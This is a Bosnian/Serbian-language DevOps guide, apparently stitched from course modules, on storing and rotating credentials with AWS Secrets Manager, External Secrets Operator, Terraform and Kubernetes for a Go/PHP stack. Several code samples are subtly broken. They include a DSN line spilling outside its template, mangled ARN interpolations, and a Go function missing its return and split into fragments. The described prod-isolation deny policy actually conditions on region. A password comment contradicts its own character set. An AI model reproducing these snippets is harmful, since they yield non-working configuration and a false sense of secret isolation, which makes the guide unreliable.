AWS Secrets Manager — za naš stack, za: - RDS master password (managed rotation postoji) - Redis AUTH token - Produkcijski API ključevi (third-party servisi) - TLS sertifikati (ako ne koristite cert-manager) - GitLab Registry credentials

SSM Parameter Store — za config, ne credentials: - Feature flags (`/project-a/prod/features/new-checkout:true`) - Non-sensitive konfiguracija (`/project-a/prod/app/log-level: INFO`) - Hijerarhijska organizacija — SSM ima `GetParametersByPath`

HashiCorp Vault — ne u ovoj fazi, ali: - Kada trebate dynamic secrets (kratkoživući DB credentials generisani po zahtjevu) - Multi-cloud deployment - Kompleksnije enterprise audit zahtjeve - Tipično uvodi se kada compliance (SOC2, PCI-DSS Level 1) to eksplicitno zahtijeva

Secret naming konvencija

Konzistentna konvencija je kritična za IAM politike zasnovane na ARN pattern matching.

```
/project-a/{environment}/{service}/{secret-name}
```

Primjeri za naš stack:

```
/project-a/dev/rds/master-password
/project-a/dev/rds/app-user-password
/project-a/dev/redis/auth-token
/project-a/dev/go-service/jwt-secret
/project-a/dev/php-service/session-secret
/project-a/dev/gitlab/registry-token

/project-a/staging/rds/master-password
/project-a/staging/rds/app-user-password
...

/project-a/prod/rds/master-password
/project-a/prod/rds/app-user-password
/project-a/prod/redis/auth-token
/project-a/prod/go-service/jwt-secret
/project-a/prod/php-service/session-secret
/project-a/prod/external-api/stripe-key
/project-a/prod/external-api/sendgrid-key
```

Zašto ova konvencija:

- 1. IAM wildcard matching:** IRSA rola za go-service može imati policy `secretsmanager:GetSecretValue` na resource `arn:aws:secretsmanager:eu-west-1:123456789:secret:/project-a/prod/go-service/*` — automatski pokriva sve buduće go-service secrets bez promjene IAM politike.
- 2. Environment isolation:** `secretsmanager:GetSecretValue` na `*/prod/*` eksplicitno deny za sve osim prod IRSA rola. Niko iz dev okruženja ne može pročitati prod secret.
- 3. Audit clarity:** CloudTrail log koji kaže `GetSecretValue` na `/project-a/prod/rds/master-password` odmah je jasan bez dodatnog konteksta.
- 4. Rotation grouping:** Možete rotirati sve `/project-a/prod/rds/*` secrets odjednom.

Koji secrets idu u SM za project-a

Definitivno u Secrets Manager:

Secret	Path	Rotation
RDS master password	<code>/project-a/{env}/rds/master-password</code>	AWS managed (Lambda)
RDS app user password	<code>/project-a/{env}/rds/app-user-password</code>	AWS managed (Lambda)
Redis AUTH token	<code>/project-a/{env}/redis/auth-token</code>	Manual (ElastiCache ograničenje)
JWT signing secret	<code>/project-a/{env}/go-service/jwt-secret</code>	Manual, 90-day policy
PHP session secret	<code>/project-a/{env}/php-service/session-secret</code>	Manual, 90-day policy
Stripe API key	<code>/project-a/{env}/external-api/stripe-key</code>	Manual (Stripe rotacija)
SendGrid API key	<code>/project-a/{env}/external-api/sendgrid-key</code>	Manual

U SSM Parameter Store (ne SM):

<code>/project-a/{env}/app/db-host</code>	→ RDS endpoint
<code>/project-a/{env}/app/db-name</code>	→ Database name
<code>/project-a/{env}/app/redis-host</code>	→ ElastiCache endpoint
<code>/project-a/{env}/app/log-level</code>	→ INFO/DEBUG
<code>/project-a/{env}/app/feature-flags/*</code>	→ Feature toggles

Nikad u SM, SSM, ili bilo koji external store:

- SSH private keys za deployment (koristiti OIDC/ephemeral credentials)
- AWS access keys za CI (koristiti OIDC → STS AssumeRoleWithWebIdentity)
- Kubeconfig sa admin credentials (koristiti OIDC ili scoped ServiceAccount token)

Attack surface koji ostaje čak i sa SM

SM nije silver bullet. Preostali vektori:

- 1. IMDS abuse (Instance Metadata Service):** Ako IMDS v1 je uključen i aplikacija ima SSRF ranjivost, napadač može dobiti EC2 instance credentials → čitati SM secrets. **Mitigation:** IMDSv2 obavezan (`http_tokens = "required"` u Terraform).
- 2. Over-permissive IRSA:** Ako IRSA rola čita `*` umjesto specifičnih ARN-ova, kompromitovana aplikacija čita sve secrets. **Mitigation:** Eksplicitni ARN-ovi u IAM policy.
- 3. SM API call logging gap:** `GetSecretValue` je logovan ali `DescribeSecret` (koji otkriva metadata) često nije monitoran. **Mitigation:** CloudTrail filter na sve SM API pozive.
- 4. Rotation Lambda exposure:** Lambda funkcija koja vrši rotaciju mora imati pristup i SM i RDS. Ako je ta Lambda kompromitovana — game over. **Mitigation:** Lambda u VPC, SG koji dozvoljava samo RDS port, minimalni IAM.

02 — External Secrets Operator

Zašto ESO umjesto direktnog čitanja iz aplikacije

Naivni pristup: aplikacija direktno poziva AWS SDK da pročita secret pri startu:

```
// Anti-pattern: aplikacija direktno čita SM
func getDBPassword() string {
    svc := secretsmanager.New(session.Must(session.NewSession()))
    result, err := svc.GetSecretValue(&secretsmanager.GetSecretValueInput{
        SecretId: aws.String("/project-a/prod/rds/app-user-password"),
    })
    // ...
}
```

Problemi ovog pristupa:

1. **AWS SDK dependency u svakom servisu:** Go service, PHP service, buduće servise — svi moraju implementirati SM client, error handling, retry logiku, caching (da ne bi gadam API-a).
2. **IRSA complexity per pod:** Svaki pod treba svoju IRSA konfiguraciju. PHP service koji treba 3 secrets i Go service koji treba 5 secrets — svaki ima vlastitu IAM rolu, vlastiti token mount, vlastitu konfiguraciju.
3. **Nema auto-refresh bez restart:** Ako SM secret se rotira, aplikacija mora biti restarted ili mora implementirati vlastiti refresh mehanizam.
4. **Vendor lock-in u application code:** Ako sutra prelazite na Vault ili Azure Key Vault, morate mijenjati aplikacijski kod.
5. **Secret nije vidljiv K8s toolingom:** Helm chart koji deploja aplikaciju ne može raditi `valueFrom.secretKeyRef` ako secrets nisu K8s Secret objekti.

ESO rješava sve ovo: Jedan controller u klasteru čita SM i kreira standardne K8s Secrets. Aplikacija ne zna odakle credentials dolaze.

Kako ESO funkcionije — tok podataka

```
graph TD
    AWS[AWS Secrets Manager] -- "↑ GetSecretValue (IRSA)" --> ESO[ESO Controller (pod u klasteru)]
    ESO -- "↓ create/update" --> K8s[K8s Secret (enkriptovan u etcd ako EKS envelope encryption uključen)]
    K8s -- "↓ secretKeyRef / envFrom" --> App[Aplikacijski pod (čita kao env var ili volume mount)]
```

ESO controller watch-uje `ExternalSecret` CRD objekte. Kada pronađe novi ili kada istekne `refreshInterval`, poziva SM API (koristeći IRSA credentials), i kreira/ažurira odgovarajući K8s Secret.

Terraform: instalacija ESO via Helm

```
# terraform/modules/eks-addons/eso.tf

resource "helm_release" "external_secrets" {
  name           = "external-secrets"
  repository     = "https://charts.external-secrets.io"
  chart          = "external-secrets"
  version        = "0.9.13" # Pinuj verziju
  namespace      = "external-secrets"
  create_namespace = true

  set {
    name  = "serviceAccount.annotations.eks\\.amazonaws\\.com/role-arn"
    value = aws_iam_role.eso_irsa.arn
  }

  set {
    name = "installCRDs"
    value = "true"
  }

  # Production: 3 replike za HA
  set {
    name  = "replicaCount"
    value = var.environment == "prod" ? "3" : "1"
  }

  depends_on = [aws_eks_cluster.main, aws_iam_role_policy_attachment.eso_irsa]
}
```

IRSA za ESO

ESO controller treba IAM rolu da bi čitao iz SM. Princip least privilege: čita samo secrets za svoju okolinu.

```
# terraform/modules/eks-addons/eso-iam.tf

data "aws_iam_policy_document" "eso_assume_role" {
  statement {
    effect = "Allow"
    actions = ["sts:AssumeRoleWithWebIdentity"]

    principals {
      type        = "Federated"
      identifiers = [aws_iam_openid_connect_provider.eks.arn]
    }

    condition {
      test     = "StringEquals"
      variable = "${replace(aws_iam_openid_connect_provider.eks.url, "https://", "")}:sub"
      values   = ["system:serviceaccount:external-secrets:external-secrets"]
    }

    condition {
      test     = "StringEquals"
      variable = "${replace(aws_iam_openid_connect_provider.eks.url, "https://", "")}:aud"
      values   = ["sts.amazonaws.com"]
    }
  }
}

resource "aws_iam_role" "eso_irsa" {
  name = "project-a-${var.environment}-eso-irsa"
  assume_role_policy = data.aws_iam_policy_document.eso_assume_role.json
}

data "aws_iam_policy_document" "eso_secrets_policy" {
  statement {
    effect = "Allow"
    actions = [
      "secretsmanager:GetSecretValue",
      "secretsmanager:DescribeSecret",
    ]
    # Samo secrets za ovu okolinu
    resources = [
      "arn:aws:secretsmanager:${var.aws_region}:${
        data.aws_caller_identity.current.account_id}:secret:/project-a/${var.environment}/*"
    ]
  }
}

resource "aws_iam_role_policy" "eso_secrets" {
  name = "eso-secrets-access"
  role = aws_iam_role.eso_irsa.id
  policy = data.aws_iam_policy_document.eso_secrets_policy.json
}
```

SecretStore CRD

`SecretStore` definiše konekciju prema SM. Kreira se jednom po namespace-u (ili `ClusterSecretStore` za cluster-wide):

```
# k8s/base/external-secrets/secret-store.yaml
apiVersion: external-secrets.io/v1beta1
kind: SecretStore
metadata:
  name: aws-secrets-manager
  namespace: project-a
spec:
  provider:
    aws:
      service: SecretsManager
      region: eu-west-1
      auth:
        jwt:
          serviceAccountRef:
            name: external-secrets-sa
            # ESO kreira ovaj SA i binduje ga na IRSA rolu
---
apiVersion: v1
kind: ServiceAccount
metadata:
  name: external-secrets-sa
  namespace: project-a
  annotations:
    eks.amazonaws.com/role-arn: arn:aws:iam::123456789012:role/project-a-prod-eso-irsa
```

ExternalSecret CRD primjeri za project-a

Go service — DB credentials

```
# k8s/apps/go-service/external-secret-db.yaml
apiVersion: external-secrets.io/v1beta1
kind: ExternalSecret
metadata:
  name: go-service-db-credentials
  namespace: project-a
spec:
  refreshInterval: 1h
  secretStoreRef:
    name: aws-secrets-manager
    kind: SecretStore
  target:
    name: go-service-db-credentials
    creationPolicy: Owner
    # Owner policy: ESO posjeduje K8s Secret – briše ga ako ExternalSecret se obriše
  template:
    engineVersion: v2
    data:
      # Možete transformisati format: SM čuva JSON, K8s Secret dobija individual keys
      DB_DSN: "{{ .username }}:{{ .password }}@tcp({{ .host }}:3306)/{{ .dbname }}"
  parseTime=true&tls=true"
  data:
    - secretKey: username
      remoteRef:
        key: /project-a/prod/rds/app-user-password
        property: username    # SM secret je JSON: {"username": "appuser", "password": "..."}
    - secretKey: password
      remoteRef:
        key: /project-a/prod/rds/app-user-password
        property: password
    - secretKey: host
      remoteRef:
        key: /project-a/prod/rds/app-user-password
        property: host
    - secretKey: dbname
      remoteRef:
        key: /project-a/prod/rds/app-user-password
        property: dbname
```

Go service — Redis + JWT

```
apiVersion: external-secrets.io/v1beta1
kind: ExternalSecret
metadata:
  name: go-service-secrets
  namespace: project-a
spec:
  refreshInterval: 1h
  secretStoreRef:
    name: aws-secrets-manager
    kind: SecretStore
  target:
    name: go-service-secrets
    creationPolicy: Owner
  data:
    - secretKey: REDIS_AUTH_TOKEN
      remoteRef:
        key: /project-a/prod/redis/auth-token
    - secretKey: JWT_SECRET
      remoteRef:
        key: /project-a/prod/go-service/jwt-secret
```

PHP service — session secret

```
apiVersion: external-secrets.io/v1beta1
kind: ExternalSecret
metadata:
  name: php-service-secrets
  namespace: project-a
spec:
  refreshInterval: 1h
  secretStoreRef:
    name: aws-secrets-manager
    kind: SecretStore
  target:
    name: php-service-secrets
    creationPolicy: Owner
  data:
    - secretKey: SESSION_SECRET
      remoteRef:
        key: /project-a/prod/php-service/session-secret
    - secretKey: REDIS_AUTH_TOKEN
      remoteRef:
        key: /project-a/prod/redis/auth-token
```

Korištenje K8s Secrets u Deploymentu

```
# k8s/apps/go-service/deployment.yaml (relevantni dio)
spec:
  template:
    spec:
      containers:
        - name: go-service
          envFrom:
            - secretRef:
                name: go-service-secrets # Kreira ESO
          env:
            - name: DB_DSN
              valueFrom:
                secretKeyRef:
                  name: go-service-db-credentials
                  key: DB_DSN
```

Auto-refresh i rolling restart

Kada SM secret se rotira, ESO ažurira K8s Secret unutar `refreshInterval`. Ali **K8s ne restartuje podove automatski** kada se Secret promijeni — env vars su baked in pri startu poda.

Rješenje: Reloader controller (Stakater Reloader):

```
# terraform/modules/eks-addons/reloader.tf
resource "helm_release" "reloader" {
  name       = "reloader"
  repository = "https://stakater.github.io/stakater-charts"
  chart      = "reloader"
  version    = "1.0.69"
  namespace  = "reloader"
  create_namespace = true
}
```

```
# Deploymentu dodati annotation:
metadata:
  annotations:
    secret.reloader.stakater.com/reload: "go-service-secrets,go-service-db-credentials"
```

Sada: SM rotacija → ESO ažurira K8s Secret → Reloader detektuje promjenu → rolling restart Deployments koji koriste taj Secret. Zero-downtime rotacija.

Gotche i failure modes

refreshInterval previše agresivan:

`refreshInterval: 1m` na clusteru sa 50 ExternalSecrets = 50 SM API poziva/minuti = troškovi i throttling. Koristiti `1h` za passwords, `24h` za rijetko-mijenjane secrets.

SecretStore bez namespace isolation:

ClusterSecretStore (cluster-wide) znači da ExternalSecret u bilo kojem namespace-u može čitati bilo koji SM secret. Koristiti namespace-scoped SecretStore sa IRSA rolom ograničenom na taj namespace.

creationPolicy: Merge vs Owner:

Merge ne briše K8s Secret kada ExternalSecret se obriše — može ostaviti stale credentials. Koristiti Owner u produkciji.

SM secret format — String vs Binary:

ESO očekuje JSON string format za `property` lookup. Ako SM secret je plain string (ne JSON), morate izostaviti `property` polje. Konzistentno koristiti JSON format za sve SM secrets.

Reloader i stateful aplikacije:

Rolling restart funkcioniše za stateless servise. Za Go service sa in-flight requestima koji traju dugo, konfigurirajte `preStop` hook i `terminationGracePeriodSeconds` adekvatno.

Source: 15-aws-secrets-manager/03-terraform-secrets-manager.md

03 — Terraform: AWS Secrets Manager

Kreiranje SM secrets za project-a

DB master password — kompletan lifecycle

```
# terraform/modules/database/secrets.tf

# Generisanje jakog password-a
resource "random_password" "rds_master" {
  length      = 32
  special      = true
  override_special = " !#$%&*()-_+=[]{}<>:?"
  # Isključiti znakove koji prave probleme u URL-ovima i MySQL connection string-ovima
  # @ / ' " space su isključeni defaultno
}

resource "random_password" "rds_app_user" {
  length      = 32
  special      = true
  override_special = " !#$%&*()-_+=[]{}<>:?"
}

# SM Secret za master password
resource "aws_secretsmanager_secret" "rds_master" {
  name          = "/project-a/${var.environment}/rds/master-password"
  description    = "RDS master password for project-a ${var.environment}"

  kms_key_id = aws_kms_key.secrets.arn # Koristiti vlastiti KMS key, ne AWS managed

  recovery_window_in_days = var.environment == "prod" ? 30 : 7
  # Prod: 30 dana recovery window – accidentalno brisanje se može oporaviti
  # Dev: 7 dana – brže cleanup

  tags = {
    Environment = var.environment
    Service      = "rds"
    ManagedBy    = "terraform"
    Rotation     = "aws-managed"
  }
}

resource "aws_secretsmanager_secret_version" "rds_master" {
  secret_id = aws_secretsmanager_secret.rds_master.id

  # SM rotation Lambda za RDS očekuje ovaj JSON format:
  secret_string = jsonencode({
    username = "admin"
    password = random_password.rds_master.result
    engine   = "mysql"
    host     = aws_db_instance.main.endpoint
    port     = 3306
    dbname   = var.db_name
  })

  # lifecycle ignore_changes jer SM rotation Lambda ažurira ovu verziju
  lifecycle {
    ignore_changes = [secret_string]
  }
}

# SM Secret za app user password
resource "aws_secretsmanager_secret" "rds_app_user" {
  name          = "/project-a/${var.environment}/rds/app-user-password"
  description    = "RDS app user password for project-a ${var.environment}"
  kms_key_id     = aws_kms_key.secrets.arn
  recovery_window_in_days = var.environment == "prod" ? 30 : 7

  tags = {
    Environment = var.environment
    Service      = "rds"
    ManagedBy    = "terraform"
  }
}
```

```
    }  
  }  
  
  resource "aws_secretsmanager_secret_version" "rds_app_user" {  
    secret_id = aws_secretsmanager_secret.rds_app_user.id  
  
    secret_string = jsonencode({  
      username = "appuser"  
      password = random_password.rds_app_user.result  
      engine   = "mysql"  
      host     = aws_db_instance.main.endpoint  
      port     = 3306  
      dbname   = var.db_name  
    })  
  
    lifecycle {  
      ignore_changes = [secret_string]  
    }  
  }  
}
```

KMS key za secrets enkripciju

```
# terraform/modules/database/kms.tf

resource "aws_kms_key" "secrets" {
  description          = "KMS key for project-a ${var.environment} secrets"
  deletion_window_in_days = 30
  enable_key_rotation  = true # Automatska godišnja rotacija KMS key materijala

  policy = data.aws_iam_policy_document.kms_secrets.json
}

resource "aws_kms_alias" "secrets" {
  name          = "alias/project-a-${var.environment}-secrets"
  target_key_id = aws_kms_key.secrets.key_id
}

data "aws_iam_policy_document" "kms_secrets" {
  # Root account ima pun pristup (za emergency recovery)
  statement {
    sid      = "RootAccess"
    effect   = "Allow"
    principals {
      type       = "AWS"
      identifiers = ["arn:aws:iam::${data.aws_caller_identity.current.account_id}:root"]
    }
    actions   = ["kms:*"]
    resources = ["*"]
  }

  # SM service može koristiti key
  statement {
    sid      = "SecretsManagerAccess"
    effect   = "Allow"
    principals {
      type       = "Service"
      identifiers = ["secretsmanager.amazonaws.com"]
    }
    actions = [
      "kms:Decrypt",
      "kms:GenerateDataKey",
      "kms:CreateGrant",
    ]
    resources = ["*"]
  }

  # ESO IRSA rola može decrypt
  statement {
    sid      = "ESOAccess"
    effect   = "Allow"
    principals {
      type       = "AWS"
      identifiers = [aws_iam_role.eso_irsa.arn]
    }
    actions = [
      "kms:Decrypt",
      "kms:DescribeKey",
    ]
    resources = ["*"]
  }
}
```


Automatska rotacija za RDS MySQL

AWS ima managed Lambda rotator za RDS MySQL/PostgreSQL. Terraform konfigurira rotaciju:

```
# terraform/modules/database/rotation.tf

# Rotation Lambda — AWS managed, ne trebate pisati Lambda kod
resource "aws_secretsmanager_secret_rotation" "rds_master" {
  secret_id      = aws_secretsmanager_secret.rds_master.id
  rotation_lambda_arn = data.aws_lambda_function.rds_rotator.arn

  rotation_rules {
    automatically_after_days = 30 # Rotirati svakih 30 dana
    # Za prod: 30 dana; za payment processing: 7-14 dana
  }
}

# AWS managed rotation Lambda postoji u svakom regionu
data "aws_lambda_function" "rds_rotator" {
  function_name = "SecretsManagerRDSMySQLRotationSingleUser"
  # Alternativa za bolju sigurnost: "SecretsManagerRDSMySQLRotationMultiUser"
  # MultiUser rotacija kreira novi user, mijenja password, onda briše stari
  # SingleUser može imati kratki period gdje stari password više ne radi
}

# Lambda mora imati pristup RDS-u — VPC konfiguracija
resource "aws_lambda_function_event_invoke_config" "rds_rotator" {
  # Lambda treba biti u istom VPC-u kao RDS
  # Konfiguracija je na SM strani, Lambda je AWS managed
}

# Security group za rotation Lambda
resource "aws_security_group" "rotation_lambda" {
  name      = "project-a-${var.environment}-rotation-lambda"
  description = "SG for SM rotation Lambda"
  vpc_id    = var.vpc_id

  egress {
    from_port = 3306
    to_port   = 3306
    protocol  = "tcp"
    security_groups = [aws_security_group.rds.id]
  }

  egress {
    from_port = 443
    to_port   = 443
    protocol  = "tcp"
    cidr_blocks = ["0.0.0.0/0"] # SM API endpoint
    description = "SM API access via VPC endpoint ideally"
  }
}
```

Preporuka: MultiUser rotacija za produkciju

SingleUser rotacija mijenja password direktno — postoji ~1 sekunda prozor kada stari password ne radi a novi nije distribuiran. MultiUser: 1. Kreira `appuser_clone` sa novim passwordom 2. Ažurira SM secret da pokazuje na `appuser_clone` 3. ESO osvježava K8s Secret 4. Rolling restart poda 5. Briše stari `appuser`

Zero-downtime, ali zahtijeva da aplikacija nema hardkodiran username.

IAM politike — IRSA per service

Svaki K8s servis čita SAMO svoje secrets:

```
# terraform/modules/eks-apps/iam.tf

# Go service IRSA
data "aws_iam_policy_document" "go_service_secrets" {
  statement {
    effect = "Allow"
    actions = ["secretsmanager:GetSecretValue"]
    resources = [
      "arn:aws:secretsmanager:${var.aws_region}:${
{data.aws_caller_identity.current.account_id}:secret:/project-a/${var.environment}/go-service/*",
      "arn:aws:secretsmanager:${var.aws_region}:${
{data.aws_caller_identity.current.account_id}:secret:/project-a/${var.environment}/rds/app-user-
password*",
      "arn:aws:secretsmanager:${var.aws_region}:${
{data.aws_caller_identity.current.account_id}:secret:/project-a/${var.environment}/redis/auth-token*",
    ]
  }

  # Eksplicitni deny za prod secrets iz non-prod environment
  statement {
    effect = "Deny"
    actions = ["secretsmanager:*"]
    resources = [
      "arn:aws:secretsmanager:${var.aws_region}:${
{data.aws_caller_identity.current.account_id}:secret:/project-a/prod/*",
    ]
    condition {
      test      = "StringNotEquals"
      variable = "aws:RequestedRegion"
      values    = [var.aws_region]
    }
  }
}

# PHP service IRSA – nema pristup go-service secrets
data "aws_iam_policy_document" "php_service_secrets" {
  statement {
    effect = "Allow"
    actions = ["secretsmanager:GetSecretValue"]
    resources = [
      "arn:aws:secretsmanager:${var.aws_region}:${
{data.aws_caller_identity.current.account_id}:secret:/project-a/${var.environment}/php-service/*",
      "arn:aws:secretsmanager:${var.aws_region}:${
{data.aws_caller_identity.current.account_id}:secret:/project-a/${var.environment}/redis/auth-token*",
    ]
  }
}
```

Citanje SM secrets u Terraformu

Za RDS kreiranje trebate password koji je upravo generisan i pohranjen u SM:

```
# Čitanje SM secret unutar Terraform (npr. za RDS initial password)
data "aws_secretsmanager_secret_version" "rds_master" {
  secret_id = aws_secretsmanager_secret.rds_master.id

  depends_on = [aws_secretsmanager_secret_version.rds_master]
}

resource "aws_db_instance" "main" {
  # ...
  username = jsondecode(data.aws_secretsmanager_secret_version.rds_master.secret_string)["username"]
  password = jsondecode(data.aws_secretsmanager_secret_version.rds_master.secret_string)["password"]

  lifecycle {
    ignore_changes = [password]
    # Nakon inicijalne kreacije, SM rotation Lambda kontroliše password
    # Terraform ne smije overwriteati rotiran password
  }
}
```

Upozorenje: data "aws_secretsmanager_secret_version" vrijednost se čuva u Terraform state. Terraform state je osjetljiv fajl — mora biti enkriptovan (S3 + SSE-KMS) i access-controlled.

Secret versioning i cross-env izolacija

```
# terraform/environments/prod/backend.tf
terraform {
  backend "s3" {
    bucket      = "project-a-terraform-state"
    key         = "prod/terraform.tfstate"
    region      = "eu-west-1"
    encrypt     = true
    kms_key_id  = "arn:aws:kms:eu-west-1:123456789:key/prod-state-key"
    dynamodb_table = "project-a-terraform-locks"

    # Prod state bucket policy: samo prod CI role ima pristup
  }
}

# Nikad ne koristiti terraform workspace za prod/staging razliku
# Workspace dijeli state backend – lakše napraviti grešku
# Koristiti separate directories sa separate backends
```

Expert pattern — Secret versioning za zero-downtime rotaciju:

SM čuva prethodne verzije secrets. AWS managed rotation automatski kreira novu verziju sa `AWSCURRENT` staging label i premješta staru na `AWSPREVIOUS`. Aplikacija može eksplicitno tražiti `AWSPREVIOUS` za graceful transition period:

```
// Go service: proba AWSCURRENT, fallback na AWSPREVIOUS pri auth grešci
// Ovo radi automatski kod DB driver-a – connection pool retry sa novim credentials
// Za vlastite tokens (JWT): verifikacija prihvata i CURRENT i PREVIOUS verziju
func (a *Auth) ValidateToken(tokenStr string) (*Claims, error) {
  for _, stage := range []string{"AWSCURRENT", "AWSPREVIOUS"} {
    secret := getSecretVersion("/project-a/prod/go-service/jwt-secret", stage)
    if claims, err := jwt.Parse(tokenStr, secret); err == nil {
      return claims, nil
    }
  }
  return nil, ErrInvalidToken
}
```

Terraform state security — osjetljivi outputs

```
# NIKAD ovako:
output "db_password" {
  value = random_password.rds_master.result
  # Ovo je u Terraform state i u terraform output plaintext
}

# Umjesto toga, eksportovati samo SM ARN:
output "db_password_secret_arn" {
  value      = aws_secretsmanager_secret.rds_master.arn
  description = "ARN of SM secret. Use SM API to retrieve actual value."
  sensitive  = false # ARN nije osjetljiv
}

# Za sensitive Terraform outputs koristiti sensitive = true:
output "rds_endpoint" {
  value      = aws_db_instance.main.endpoint
  sensitive  = false # Endpoint nije secret
}
```

Svaki `sensitive = true` output je maskiran u Terraform plan/apply output, ali **i dalje je plaintext u state fajlu**. State enkripcija je obavezna.

Source: `15-aws-secrets-manager/04-rotacija-credentials.md`

04 — Rotacija credentials

RDS MySQL — AWS managed rotation

AWS managed rotation za RDS funkcioniše putem Lambda funkcije koja: 1. Kreira novu verziju secretsa sa `AWSPENDING` label 2. Postavlja novi password direktno na RDS instancu (`ALTER USER`) 3. Testira konekciju sa novim passwordom 4. Premješta `AWSCURRENT` na novu verziju, staru na `AWSPREVIOUS`

```
# Konfiguracija rotacije - detalji iz modula 03, ovdje fokus na MonitorING
resource "aws_cloudwatch_event_rule" "rotation_failure" {
  name      = "project-a-${var.environment}-rotation-failure"
  description = "Alert on SM rotation failure"

  event_pattern = jsonencode({
    source      = ["aws.secretsmanager"]
    detail-type = ["AWS API Call via CloudTrail"]
    detail = {
      eventSource = ["secretsmanager.amazonaws.com"]
      eventName   = ["RotationFailed"]
      requestParameters = {
        secretId = [{ prefix = "/project-a/${var.environment}/" }]
      }
    }
  })
}

resource "aws_cloudwatch_event_target" "rotation_failure_sns" {
  rule = aws_cloudwatch_event_rule.rotation_failure.name
  arn  = aws_sns_topic.alerts.arn
}

resource "aws_sns_topic_subscription" "rotation_failure_slack" {
  topic_arn = aws_sns_topic.alerts.arn
  protocol  = "https"
  endpoint  = var.slack_webhook_url # Slack webhook za #ops-alerts
}
```

Cěsta greška: Lambda i VPC

Rotation Lambda mora biti u istom VPC-u kao RDS i mora imati SG koji dozvoljava egress na port 3306. Također mora imati pristup SM endpoint-u — ili kroz internet (NAT Gateway) ili kroz VPC Interface Endpoint za SM:

```
# VPC Endpoint za SM – eliminisati NAT dependency za rotation Lambda
resource "aws_vpc_endpoint" "secretsmanager" {
  vpc_id            = var.vpc_id
  service_name      = "com.amazonaws.${var.aws_region}.secretsmanager"
  vpc_endpoint_type = "Interface"
  subnet_ids       = var.private_subnet_ids
  security_group_ids = [aws_security_group.vpc_endpoints.id]
  private_dns_enabled = true
}
```

Go service — bezšavna rotacija bez downtime

Go aplikacija koristi `database/sql` connection pool. Kada ESO ažurira K8s Secret i Reloader pokrene rolling restart, novi podovi dobijaju novi password. Problem je window između SM rotacije i pod restart-a.

Pattern: Connection retry sa SM refresh

```

// internal/database/pool.go

type DBPool struct {
    db          *sql.DB
    secretARN    string
    smClient     *secretsmanager.Client
    mu          sync.RWMutex
    lastRefresh  time.Time
    refreshEvery time.Duration
}

func (p *DBPool) getConnection(ctx context.Context) (*sql.Conn, error) {
    conn, err := p.db.Conn(ctx)
    if err == nil {
        return conn, nil
    }

    // Auth error → pokušaj refresh credentials
    if isAuthError(err) {
        if time.Since(p.lastRefresh) > 30*time.Second {
            // Throttle: ne refreshuj više od jednom/30s
            if refreshErr := p.refreshCredentials(ctx); refreshErr != nil {
                return nil, fmt.Errorf("auth error and refresh failed: %w", refreshErr)
            }
        }
        return p.db.Conn(ctx)
    }

    return nil, err
}

func isAuthError(err error) bool {
    var mysqlErr *mysql.MySQLError
    if errors.As(err, &mysqlErr) {
        return mysqlErr.Number == 1045 // Access denied for user
    }
    return false
}

func (p *DBPool) refreshCredentials(ctx context.Context) error {
    p.mu.Lock()
    defer p.mu.Unlock()

    result, err := p.smClient.GetSecretValue(ctx, &secretsmanager.GetSecretValueInput{
        SecretId: aws.String(p.secretARN),
    })
    if err != nil {
        return err
    }

    var creds DBCredentials
    if err := json.Unmarshal([]byte(*result.SecretString), &creds); err != nil {
        return err
    }

    dsn := fmt.Sprintf("%s:%s@tcp(%s:%d)/%s?parseTime=true&tls=true",
        creds.Username, creds.Password, creds.Host, creds.Port, creds.DBName)

    newDB, err := sql.Open("mysql", dsn)
    if err != nil {
        return err
    }

    oldDB := p.db
    p.db = newDB
    p.lastRefresh = time.Now()
}

```

```
// Zatvoriti stari pool gracefully
go func() {
    time.Sleep(30 * time.Second)
    oldDB.Close()
}()

return nil
}
```

Napomena: Ovaj pattern je za direktno SM čitanje iz aplikacije. Sa ESO pristupom (preporučeno), aplikacija čita iz K8s Secret koji ESO ažurira — dovoljno je samo rolling restart konfigurisan putem Reloader controllera.

Redis AUTH token rotacija — manual process

ElastiCache ne podržava AWS managed rotation. AUTH token rotacija je manual operacija.

Problem: ElastiCache TOKEN_ROTATION

ElastiCache podržava **dva AUTH token-a simultano** za zero-downtime rotaciju:

```
# Korak 1: Dodati novi token uz stari (ElastiCache prihvata oba)
aws elasticache modify-replication-group \
    --replication-group-id project-a-prod-redis \
    --auth-token-update-strategy ROTATE \
    --auth-token "$NEW_TOKEN" \
    --apply-immediately

# Korak 2: Ažurirati SM sa novim tokenom
aws secretsmanager put-secret-value \
    --secret-id /project-a/prod/redis/auth-token \
    --secret-string "$NEW_TOKEN"

# Korak 3: ESO osvježi K8s Secret (ili čekati refreshInterval)
# Force refresh:
kubectl annotate externalsecret redis-auth-token force-sync=$(date +%s) -n project-a

# Korak 4: Rolling restart podova koji koriste Redis
kubectl rollout restart deployment/go-service -n project-a
kubectl rollout status deployment/go-service -n project-a # Pratiti

# Korak 5: Nakon što svi podovi koriste novi token, ukloniti stari
aws elasticache modify-replication-group \
    --replication-group-id project-a-prod-redis \
    --auth-token-update-strategy SET \
    --auth-token "$NEW_TOKEN" \
    --apply-immediately
```


Automatizacija Redis rotacije — Lambda + EventBridge Scheduler

```
resource "aws_scheduler_schedule" "redis_token_rotation" {
  name      = "project-a-${var.environment}-redis-rotation"
  group_name = "default"

  flexible_time_window {
    mode              = "FLEXIBLE"
    maximum_window_in_minutes = 60
  }

  schedule_expression = "rate(30 days)"

  target {
    arn      = aws_lambda_function.redis_rotator.arn
    role_arn = aws_iam_role.scheduler.arn

    input = jsonencode({
      secret_id      = "/project-a-${var.environment}/redis/auth-token"
      replication_group = "project-a-${var.environment}-redis"
      deployment_name = "go-service"
      namespace      = "project-a"
    })
  }
}
```

GitLab credentials rotacija

OIDC — nema rotacije (ephemeral tokens)

GitLab CI sa AWS OIDC integracija generiše privremene STS token-e za svaki job. Token živi samo za trajanje job-a (max 3600 sekundi). Nema ništa za rotirati.

```
# .gitlab-ci.yml — OIDC pristup
assume-role:
  id_tokens:
    AWS_TOKEN:
      aud: sts.amazonaws.com
  script:
    - >
      export $(aws sts assume-role-with-web-identity
        --role-arn $AWS_ROLE_ARN
        --role-session-name gitlab-ci-${CI_JOB_ID}
        --web-identity-token $AWS_TOKEN
        --duration-seconds 3600
        | jq -r '.Credentials | "AWS_ACCESS_KEY_ID=\(.AccessKeyId)\nAWS_SECRET_ACCESS_KEY=\(.SecretAccessKey)\nAWS_SESSION_TOKEN=\(.SessionToken)" '
      )
```

GitLab Registry Token rotacija

Container registry access token nije pokriven OIDC — treba periodičnu rotaciju:

```
#!/bin/bash
